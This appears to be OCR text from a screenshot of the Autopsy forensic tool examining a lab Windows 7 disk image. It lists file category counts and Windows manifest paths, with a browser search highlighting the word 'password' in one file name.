 /var/lib/autopsy/win7-02.lab1.boweaver.net/win7-02.lab1.boweaver.net/images/win7.img
Files (350565)
Files Skipped (29404)
 Non-Files (29404) Reallocated Name Files (1747) 'ignore' category (0)
Extensions
<u>Extension Mismatches</u> (13597)
Categories (319414)
 archive (461) audio (727) compress (45320) crypto (65) data (127988) disk (7) documents (32851) exec (39725) images (7138) system (562) text (56150) unknown (8420) video (0)
File Edit View Higtory Bookmarks Tools Help
Win7-02.lab1.boweav × documents Category ×
Most Visited ▼ MOffensive Security Kali Linux Kali Docs Kali Tools Septoit-DB Naircrack-ng
And comment text Image: /var/lib/autopsy/win7-02.lab1.boweaver.net/win7-02.lab1.boweaver.net/images/win7.img Inode: 61481-128-4
C:/Windows/winsxs/Manifests/amd64_microsoft-windows- eebargadgetresources_31bf3856ad364e35_6.1.7600.16385_none_88767a95b8bbf001.manifest XML document text Image: /var/lib/autopsy/win7-02.lab1.boweaver.net/win7-02.lab1.boweaver.net/images/win7.img Inode: 61482-128-4
C:/Windows/winsxs/Manifests/amd64_microsoft-windows-eehprivjob.resources_31bf3856ad364e35_6.1.7600.16385_en- us_f2d8dcb146b08b94.manifest XML document text Image: /var/lib/autopsy/win7-02.lab1.boweaver.net/win7-02.lab1.boweaver.net/images/win7.img Inode: 61483-128-4
C:/Windows/winsxs/Manifests/amd64_microsoft-windows- ee <mark>password</mark> .resources_31bf3856ad364e35_6.1.7600.16385_en-us_5d17b25094805cf6.manifest XML document text Image: /var/lib/autopsy/win7-02.lab1.boweaver.net/win7-02.lab1.boweaver.net/images/win7.img Inode: 61484-128-4
C:/Windows/winsxs/Manifests/amd64_microsoft-windows- emcewmdrmndbootstrap_31bf3856ad364e35_6.1.7601.17514_none_916b7987c832cdee.manifest XML document text Image: /var/lib/autopsy/win7-02.lab1.boweaver.net/win7-02.lab1.boweaver.net/images/win7.img Inode: 61491-128-4
C:/Windows/winsxs/Manifests/amd64_microsoft-windows- emmandline.resources_31bf3856ad364e35_6.1.7600.16385_en-us_908e3b2110ef94f2.manifest XML document text Image: /var/lib/autopsy/win7-02.lab1.boweaver.net/win7-02.lab1.boweaver.net/images/win7.img Inode: 61492-128-4

Image: /var/lib/autopsy/win7-02.lab1.boweaver.net/win7-02.lab1.boweaver.net/images/win7.img Inode: 61492-128-4 password ∧ ✓ Highlight <u>A</u>ll Mat<u>c</u>h Case 1 of 4 matches ×